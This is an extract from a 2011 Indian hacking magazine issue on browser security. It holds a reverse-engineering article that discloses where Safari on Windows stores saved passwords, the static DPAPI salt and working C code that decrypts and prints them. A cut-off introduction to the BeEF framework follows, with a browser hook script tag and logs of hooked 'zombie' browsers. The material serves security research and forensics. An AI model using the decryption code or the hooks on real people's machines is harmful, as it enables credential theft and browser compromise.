ClubHACK Mag

1st Indian "HACKING" Magazine

Issue 16 | May 2011
www.clubhack.com

TechGyan Exposing the Password Secrets of "Apple Safari" | **ToolGyan** BeEF|

Mom's Guide The User Agent on my Header | **LegalGyan** Cybercrimeopedia |

Hello friends, welcome to another issue of CHMag, this time also we have dedicated our issue to Browser Security.
April witnessed the launch of http://csoindia.org/, CSOIndia is an online community site for all CSOs & CISOs of India.

In this issue we'll be covering topics such as
BeEF (Browser Exploitaion Framework) in Tool Gyan, and Tech Gyan article is set to expose in first ever public disclosure of Password secrets of Safari, User Agents in Moms Guide, Forensics in Matriux Vibhag, New Rules under Information Technology Act In Legal Gyan and again an amazing poster on browser security by Pankit Thakkar.

Varun Hirve

So readers, how are you finding the magazine? Hope you enjoying it, do send us your feedbacks and articles to info@chmag.in
Happy Reading and Safe surfing!

ClubHACK Mag

Issue 16, May 2011.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Apple - Safari - Browse the web in smarter, more powerful ways.
http://www.apple.com/safari/
Store
Mac
iPod
iPhone
iPad
iTunes
Support
Safari 5
What's New
Extensions
Download Now
NEW
Introducing Safari 5.
It has innovative new features that improve the way you view the web. An powerful new tools to help devel enhance and customize the experience altogether.
Safari
Free download
For Mac + PC
EXPOSED
Safari automatically detects when you're on a page with an article.

Exposing the Password Secrets of "Apple Safari"

Introduction

Safari is one of the top 5 browsers known for its innovative look and feel reflected in every product of Apple! It offers one of the best ways to browse online, greater support for HTML5, and other new features that make the web even better experience.


Like other browsers, Safari also comes with built-in 'password manager' feature for securely storing and managing the user's web login passwords.

This article is set to expose – in **first ever public disclosure** - password secrets of Safari including the stored password location, encryption algorithm and code for decryption of stored passwords!

Safari Password Storage Location

Safari features good password manager with better security model and encryption algorithms to keep it as much as secure as possible. Unlike other browsers such as Firefox, Chrome, you cannot see the stored passwords in Safari.

You can enable or disable the Safari password manager by toggling the option through "Settings -> AutoFill -> Usernames & Passwords" (as shown below). Once enabled Safari will prompt to save the password for every website login for the user. Upon confirmation, website URL along with username & password are saved to secret password file.




AutoFill web forms: ☑ Using info from my Address Book card [Edit...]
☑ User names and passwords [Edit...]
☑ Other forms [Edit...]

Safari stores all such web login passwords at a secret file named 'keychain.plist' at following location (based on platform).

```
[Windows XP]
C:\Documents and
Settings\<username>\Application
Data\Apple Computer\Preferences

[Windows Vista & Windows 7]
C:\Users\<username>\AppData\Roaming\
Apple Computer\Preferences
```

Safari stores the contents of 'keychain.plist' in 'Binary Property List' file format - variation of Property List [Reference 1] format used by Apple for storing binary data.

Here is how a typical 'keychain.plist' file looks like,



```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 62 70 6C 69 73 74 30 30 D1 01 02 58 76 65 72 73 ; bplist00Ñ..Xvers
00000010h: 69 6F 6E 31 A2 03 18 DA 04 05 06 07 08 09 0A 0B ; ion1¢..Ú........
00000020h: 0C 0D 0E 0F 10 11 12 13 14 15 16 17 57 41 63 63 ; ............WAcc
00000030h: 6F 75 6E 74 56 53 65 72 76 65 72 5F 10 12 41 75 ; ountVServer_..Au
00000040h: 74 68 65 6E 74 69 63 61 74 69 6F 6E 54 79 70 65 ; thenticationType
00000050h: 54 50 61 74 68 55 4C 61 62 65 6C 57 43 6F 6D 6D ; TPathULabelWComm
00000060h: 65 6E 74 54 50 6F 72 74 58 50 72 6F 74 6F 63 6F ; entTPortXProtoco
00000070h: 6C 5B 44 65 73 63 72 69 70 74 69 6F 6E 54 44 61 ; l[DescriptionTDa
00000080h: 74 61 5F 10 12 73 65 63 75 72 69 74 79 40 79 61 ; ta_..security@ya
00000090h: 68 6F 6F 2E 63 6F 6D 5F 10 0F 6C 6F 67 69 6E 2E ; hoo.com_..login.
000000a0h: 79 61 68 6F 6F 2E 63 6F 6D 12 6D 72 6F 66 50 5F ; yahoo.com.mrofP_
000000b0h: 10 24 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E 63 6F ; .$login.yahoo.co
000000c0h: 6D 20 28 73 65 63 75 72 69 74 79 40 79 61 68 6F ; m (security@yaho
000000d0h: 6F 2E 63 6F 6D 29 57 64 65 66 61 75 6C 74 10 00 ; o.com)Wdefault..
000000e0h: 12 68 74 70 73 5F 10 11 57 65 62 20 66 6F 72 6D ; .htps_..Web form
000000f0h: 20 70 61 73 73 77 6F 72 64 4F 11 01 66 01 00 00 ;  passwordO..f...
00000100h: 00 D0 8C 9D DF 01 15 D1 11 8C 7A 00 C0 4F C2 97 ; .ÐŒ ß..Ñ.Œz.ÀOÂ—
00000110h: EB 01 00 00 00 50 C1 2A AE 64 86 47 4A 90 31 B2 ; ë....PÁ*®d†GJ 1²
00000120h: 71 7C 42 6E AC 00 00 00 00 02 00 00 00 00 00 10 ; q|Bn¬...........
00000130h: 66 00 00 00 01 00 00 20 00 00 00 7F 53 F7 FF 18 ; f...... ...S÷ÿ.
```

Decoding the Safari 'Keychain' Secrets!

Looking at above 'keychain file' content, there is hardly anything you can make out. Only hint that you get here is the 'bplist' keyword at the beginning of file.


After long search hours on 'bplist' keyword, I finally figured out the way to decode its content to plain XML file. Apple provides the tool called 'plutil.exe' for playing with these 'Property List' files. You can find this console tool at following location,

```
[Windows x86]
C:\Program Files\Common
Files\Apple\Apple Application
Support

[Windows x64]
C:\Program Files (x86)\Common
Files\Apple\Apple Application
Support
```

Here is the command to covert cryptic 'keychain.plist' file to easily readable 'keychain.xml' file

```
plutil.exe -convert xml1 -s -o
c:\keychain.xml
"c:\users\administrator\appdata\roam
ing\apple
computer\preferences\keychain.plist"
```

This is how it will look like after decoding to XML file.



```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.app
<plist version="1.0">
<dict>
  <key>version1</key>
  <array>
    <dict>
      <key>Account</key>
      <string>testgmail</string>
      <key>AuthenticationType</key>
      <integer>1836216166</integer>
      <key>Comment</key>
      <string>default</string>
      <key>Data</key>
      <data>
      AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAASYKymQaC1EK4WHRr83bF
      PgAAAAACAAAAAAAQZgAAAAEAACAAAACVNIT8v7HufW2NgYLPt7hI
      R7DbIz0wXI7eWbHrK6S1UwAAAAAOgAAAAAIAACAAAADNAk196AHY
      TSnfiwI4AHT/lYSLoxKg2ggcBndjSVkciJAAAADn1RDJ5Bw03Pco
      Y2YHdo5HeXkMEYYf2rHLQ9Bp2Z/Y6tF7z0xEc8ZxcttxRB7RV8Sm
      OIQAXzz2U4sSvX+fZwnPzSsbyFQv+EUEiZ45k0cq4gXuBcty5K+s
      LBbhAja5E6N3I2sLWAQBGA/qDYXTNDE2mDmfgIIu2JQTU10DobAO
      aK/OAwC8+gScOyrMwVyI3NhAAAAAns/zd6fLldu7n/RZ9iksCnN/
      pBiVyaDAUIyQnuPmA8F/Lp1sgR1g91ehbrDloeAU3pJuGQpC7TN1
      QAa/MTFE8A==
      </data>
      <key>Description</key>
      <string>Web form password</string>
      <key>Label</key>
      <string>www.google.com (testgmail)</string>
      <key>Path</key>
      <string></string>
      <key>Port</key>
      <integer>0</integer>
      <key>Protocol</key>
      <integer>1752461427</integer>
      <key>Server</key>
      <string>www.google.com</string>
    </dict>
```

Internals of Safari Encryption Algorithm

The generated XML file (as shown above) contains encrypted password data along with website URL and user login information. This stored password data is encoded using BASE64 algorithm.

Note that original password data stored in 'keychain.plist' file is not encoded with BASE64. When we convert it to XML using Plutil tool, the encrypted password data is further encoded with BASE64 format.

Once you decode the password using BASE64 you will see original encrypted password data. Safari uses standard 'Windows Data Protection' mechanism (DPAPI) [Reference 2] to encrypt the password data with user isolation layer. Windows DPAPI provides functions like CryptProtectData/CryptUnprotectData for easy encryption/decryption of user oriented sensitive data such as passwords.

Safari uses CryptProtectData [Reference 3] along with static entropy (salt) to securely encrypt all website login passwords. Finally it is stored in the 'keychain.plist' file along with other user login information.


Decoding & Decryption of Safari Password

As mentioned in previous section, successful Safari password recovery will require following 2 steps:-

1. Base64 Decoding of password data from XML file
2. Windows DPAPI decryption of encrypted data

First you have to use standard Base64 decoder algorithm [Reference 5] to get original password data from encoded password bytes in XML file.

After that we have to perform decryption of this encrypted password data. In order to decrypt this encrypted password data we need to figure out salt data used in CryptUnprotectData. Here is the salt data that I found during my reverse engineering work.




```
07FB1908  1D AC A8 F8 D3 B8 48 3E 48 7D 3E 0A 62 07 DD 26   ¬¨øÓ¸H>H}>.b•Ý&
07FB1918  E6 67 81 03 E7 B2 13 A5 B0 79 EE 4F 0F 41 15 ED   æg·└ç²‼¥°yîO☼A┴í
07FB1928  7B 14 8C E5 4B 46 0D C1 8E FE D6 E7 27 75 06 8B   {¶ŒåKF.ÁŽþÖç'u-‹
07FB1938  49 00 DC 0F 30 A0 9E FD 09 85 F1 C8 AA 75 C1 08   I.Ü☼0 žý.…ñÈªuÁ◘
07FB1948  05 79 01 E2 97 D8 AF 80 38 60 0B 71 0E 68 53 77   ♣y ☺â—Ø¯€8`♂q♫hSw
07FB1958  2F 0F 61 F6 1D 8E 8F 5C B2 3D 21 74 40 4B B5 06   /☼aö Ž \²=!t@Kµ-
07FB1968  6E AB 7A BD 8B A9 7E 32 8F 6E 06 24 D9 29 A4 A5   n«z½‹©~2 n-$Ù)¤¥
07FB1978  BE 26 23 FD EE F1 4C 0F 74 5E 58 FB 91 74 EF 91   ¾&#ýîñL☼t^Xû'tï'
07FB1988  63 6F 6D 2E 61 70 70 6C 65 2E 53 61 66 61 72 69   com.apple.Safari
```

Entire salt generation algorithm and decryption functions are within the Apple shared library 'CFNetwork.dll' which is present at following location.

```
[Windows x86]
C:\Program Files\Common
Files\Apple\Apple Application
Support
[Windows x64]
C:\Program Files (x86)\Common
Files\Apple\Apple Application
Support
```

Here is the disassembly of CFNetwork.dll from IDA Pro Disassembler [Reference 6] showing the location of salt generation & decryption function.



```
.text:1005791E 89 45 C8                  mov     [ebp+pDataIn.pbData], eax
.text:10057921 8D 45 CC                  lea     eax, [ebp+pOptionalEntropy]
.text:10057924 50                        push    eax
.text:10057925 E8 6B EA FF FF            call    GenerateSalt    ; Generate static salt data for d
.text:1005792A 83 C4 0C                  add     esp, 0Ch
.text:1005792D 89 45 D0                  mov     [ebp+pOptionalEntropy.pbData], eax
.text:10057930 8D 45 D4                  lea     eax, [ebp+pDataOut]
.text:10057933 50                        push    eax             ; pDataOut
.text:10057934 33 FF                     xor     edi, edi
.text:10057936 57                        push    edi             ; dwFlags
.text:10057937 57                        push    edi             ; pPromptStruct
.text:10057938 57                        push    edi             ; pvReserved
.text:10057939 8D 45 CC                  lea     eax, [ebp+pOptionalEntropy]
.text:1005793C 50                        push    eax             ; pOptionalEntropy
.text:1005793D 8D 45 DC                  lea     eax, [ebp+ppszDataDescr]
.text:10057940 50                        push    eax             ; ppszDataDescr
.text:10057941 8D 45 C4                  lea     eax, [ebp+pDataIn]
.text:10057944 50                        push    eax             ; pDataIn
.text:10057945 FF 15 3C C0 05+           call    ds:CryptUnprotectData ; Decrypt to get clear text
.text:1005794B 85 C0                     test    eax, eax
.text:1005794D 75 0A                     jnz     short loc_10057959
.text:1005794F
.text:1005794F                loc_1005794F:                      ; CODE XREF: sub_10057700+1F1↑j
.text:1005794F                                                   ; sub_10057700+207↑j
.text:1005794F BE 1C 90 FF FF            mov     esi, 0FFFF901Ch
.text:10057954 E9 97 00 00 00            jmp     loc_100579F0
.text:10057959                ; ---------------------------------------------------------------
```

Initially salt generation algorithm appeared to be dynamic but after few reversing session on different systems my doubts cleared and it was just static data. Salt data is of 144 byte size and ends with standard signature pattern as 'com.apple.Safari' as shown in the above screenshot.

Once you get hold of the salt data, the encrypted password can easily be decrypted using CryptUnprotectData function [Reference 4] as shown below:

BYTE salt[] = {

0x1D, 0xAC, 0xA8, 0xF8, 0xD3, 0xB8, 0x48, 0x3E, 0x48, 0x7D, 0x3E, 0x0A, 0x62, 0x07, 0xDD, 0x26,

0xE6, 0x67, 0x81, 0x03, 0xE7, 0xB2, 0x13, 0xA5, 0xB0, 0x79, 0xEE, 0x4F, 0x0F, 0x41, 0x15, 0xED,

0x7B, 0x14, 0x8C, 0xE5, 0x4B, 0x46, 0x0D, 0xC1, 0x8E, 0xFE, 0xD6, 0xE7, 0x27, 0x75, 0x06, 0x8B,


```
0x49, 0x00, 0xDC, 0x0F, 0x30, 0xA0, 0x9E, 0xFD, 0x09, 0x85, 0xF1, 0xC8, 0xAA, 0x75, 0xC1, 0x08,

0x05, 0x79, 0x01, 0xE2, 0x97, 0xD8, 0xAF, 0x80, 0x38, 0x60, 0x0B, 0x71, 0x0E, 0x68, 0x53, 0x77,

0x2F, 0x0F, 0x61, 0xF6, 0x1D, 0x8E, 0x8F, 0x5C, 0xB2, 0x3D, 0x21, 0x74, 0x40, 0x4B, 0xB5, 0x06,

0x6E, 0xAB, 0x7A, 0xBD, 0x8B, 0xA9, 0x7E, 0x32, 0x8F, 0x6E, 0x06, 0x24, 0xD9, 0x29, 0xA4, 0xA5,

0xBE, 0x26, 0x23, 0xFD, 0xEE, 0xF1, 0x4C, 0x0F, 0x74, 0x5E, 0x58, 0xFB, 0x91, 0x74, 0xEF, 0x91,

0x63, 0x6F, 0x6D, 0x2E, 0x61, 0x70, 0x70, 0x6C, 0x65, 0x2E, 0x53, 0x61, 0x66, 0x61, 0x72, 0x69

};

DATA_BLOB DataIn;

DATA_BLOB DataOut;

DATA_BLOB OptionalEntropy;

DataIn.pbData = byteEncBuffer; //encrypted password data

DataIn.cbData = dwEncBufferSize; //encrypted password data size



OptionalEntropy.pbData = (unsigned char*)&salt;

OptionalEntropy.cbData = 144;

        if( CryptUnprotectData(&DataIn, 0, &OptionalEntropy, NULL, NULL,0, &DataOut) == FALSE ) {

        printf("CryptUnprotectData failed = 0x%.8x", GetLastError());

          return FALSE;

        }

        //Decrypted data is in following format => Password Length [4 bytes] + Pass Data []

        BYTE *byteData = (BYTE *) DataOut.pbData;

        DWORD dwPassLen = byteData[0];

        memcpy(strPassword, &byteData[4], dwPassLen);

        strPassword[dwPassLen] = 0;

        printf("Decrypted Password %d - %s",  dwPassLen, strPassword);
```

Above program initializes the salt data and then passes it to CryptUnprotectData along with decoded password data to finally get the decrypted data. First 4 bytes of this decrypted data contains length of the password and then follows the password in clear text!

That is all it takes to successfully decrypt the Password from Safari Store!

Recovering Safari Passwords using SafariPasswordDecryptor

SafariPasswordDecryptor [Reference 7] is the FREE software to automatically recover website login passwords stored by Safari web browser. It helps in instantly decoding and decrypting all the stored website login passwords from Safari Keychain file.



Username: Administrator
Platform: Windows 7 (Version 6.1)

Website URL	Username	Password
www.google.com	securityxploded	[redacted]
www.facebook.com	facebook@gmail.com	[redacted]
login.yahoo.com	security@yahoo.com	[redacted]
twitter.com	twitter@gmail.com	[redacted]

It presents both GUI as well as command line interface, the later is more helpful for Penetration testers in their work. Apart from normal users who can use it to recover their lost password, it can come in handy for Forensic folks in their investigation.


SafariPasswordDecryptor works on most of the Windows platforms starting from Windows XP to latest operating system, Windows 7.

References

1. Apple's 'Property List' File format
2. Windows Data Protection Technology – DPAPI
3. CryptProtectData Function
4. CryptUnprotectData Function
5. Base64 Decoder Algorithm – C/C++ Program
6. IDA Pro – Most Popular Disassembler on the Planet
7. SafariPasswordDecryptor - Apple Safari Password Recovery Software

Nagareshwar Talekar
http://SecurityXploded.com

Nagareshwar is a security professional, mainly involved in Reverse Engineering, Security Research and developing Security Tools. He holds engineering degree in Computer Science from National Institute of Technology of Karnataka, Surathkal (KREC), India. He has professional experience of around 6+ years spanning across Novell & Citrix where he has worked on security and application virtualization technologies.



http://www.bindshell.net/beef/ui/#
Google
View
Zombies
Standard Modules
Browser Modules
Network
Wade Alcorn (http://www.bindshell.net)
Browser Exploitation Framework
BeEF
Autorun
Disabled
Zombies
10.0.0.6
10.0.0.6
10.0.0.10
10.0.0.4
10.0.0.10
10.0.0.10
10.0.0.10
[Hide]
[UNSAFE View Content Popup]
[Refresh Log] [Clear Log] [Display Raw Log]

Details

Browser
Chrome 3.0.195.21
Operating System
Windows NT 5.1
Screen
1440x754 with 32-bit colour
URL
http://10.0.0.6/beef/hook/example.php
Cookie
BeEFSession=a042a1c1741d38ee3c701f1c0a6d2245

Page Content

```
Content

<img src="../images/beef.gif" alt="BeEF">BeEF Test Page<br><br>

<script language="Javascript"
src="http://10.0.0.6/beef/hook/beefmagic.js.php"></script>

The following code needs to be included in the zombie:<br>
<code>
&lt;script language='Javascript'
src="http://10.0.0.6/beef/hook/beefmagic.js.php'&gt;&lt;/script&gt;
</code>
<br>
```

Key Logger

Keys

Log Summary

```
[17/09/09 06:41:47 10.0.0.6]
Zombie connected: Safari 531.9 – Intel Mac OS X
10_5_8
[17/09/09 06:39:50 10.0.0.4]
Module Result:
Tor is NOT being used
[17/09/09 06:39:49 10.0.0.6]
Module code sent
[17/09/09 06:39:24 10.0.0.6]
Module Result:
Default Plugin
Java Embedding Plugin 0.9.7.1
QuickTime Plug-in 7.6.4
Shockwave Flash
Flip4Mac Windows Media Plugin 2.2.2
iPhotoPhotocast
[17/09/09 06:39:22 10.0.0.6]
Module code sent
[17/09/09 06:39:03 10.0.0.10]
Module Result:
Adobe Reader 9.0
Windows Pinball
Windows Movie Maker
MSN
Paros

[17/09/09 06:39:03 10.0.0.6]
Module code sent
[17/09/09 06:38:35 10.0.0.4]
Zombie connected: Firefox 3.0.14 – Linux i686
[17/09/09 06:38:29 10.0.0.6]
Zombie connected: Safari 531.9 – Intel Mac OS X
10_5_8
[17/09/09 06:38:04 10.0.0.6]
Zombie connected: Firefox 3.5.3 – Intel Mac OS X 10.5
[17/09/09 06:37:57 10.0.0.10]
Zombie connected: Internet Explorer 8.0 – Windows NT
5.1
[17/09/09 06:37:51 10.0.0.10]
Zombie connected: Firefox 3.0.10 – Windows NT 5.1
[17/09/09 06:37:36 10.0.0.10]
Zombie connected: Chrome 3.0.195.21 – Windows NT
5.1
```

BeEF (Browser Exploitation Framework)

What is BeEF:

BeEF is a Browser Exploitation Framework. It enables an attacker/pen tester to assess the security of the browser and lets him exploit it if found vulnerable.
It has various uses.

- It can Port scan the zombie.(BeEF framework uses word zombies for targets/victims).
- It helps to foot print the zombie for various plugins and settings.
- It can exploit the browser vulnerabilities.
- It can be used as key logger.
- It can be used as a platform to check exploit behaviour under different browsers like IE, Firefox, Safari etc.

The good thing about BeEF, is that it is designed in a modular way (which makes addition of new exploits as easy as possible). Additionally, it is cross platform.

The functionality of the framework revolves around two components namely zombies and modules.

1. Zombies are the prospective targets (browsers) which can be exploited/manipulated based up on their security posture.
2. Modules are the functional parts of the framework. They let us use exploits, shells, port scanner etc.

BeEF has many cool features:

BeEF is actively being developed by its developers. They have plans to incorporate many features. BeEF has following features right now in the PHP version.

1. Key logger
2. Bind shells
3. Port scanner
4. Clipboard theft
5. Tor detection
6. Integration with Metasploit Framework
7. Many browser exploitation modules
8. browser functionality detection

9. Mozilla extension exploitation support.


Who can use it?

The scope of the BeEF is very broad, it can used by Penetration testers, security researchers, information security hobbyists etc.

How does it work?

BeEF is built on a client-server architecture and has two components namely :-

1. User interface
2. Communication server



1. User interface

User Interface Component

BeEF has a very nice and easy to use User interface. This component acts an interface between BeEF framework, zombies (BeEFframework uses word zombies for targets/victims) and the attacker. UI lets you select zombies, select modules, and configure various settings etc.


2. Communication Server

Communication Server

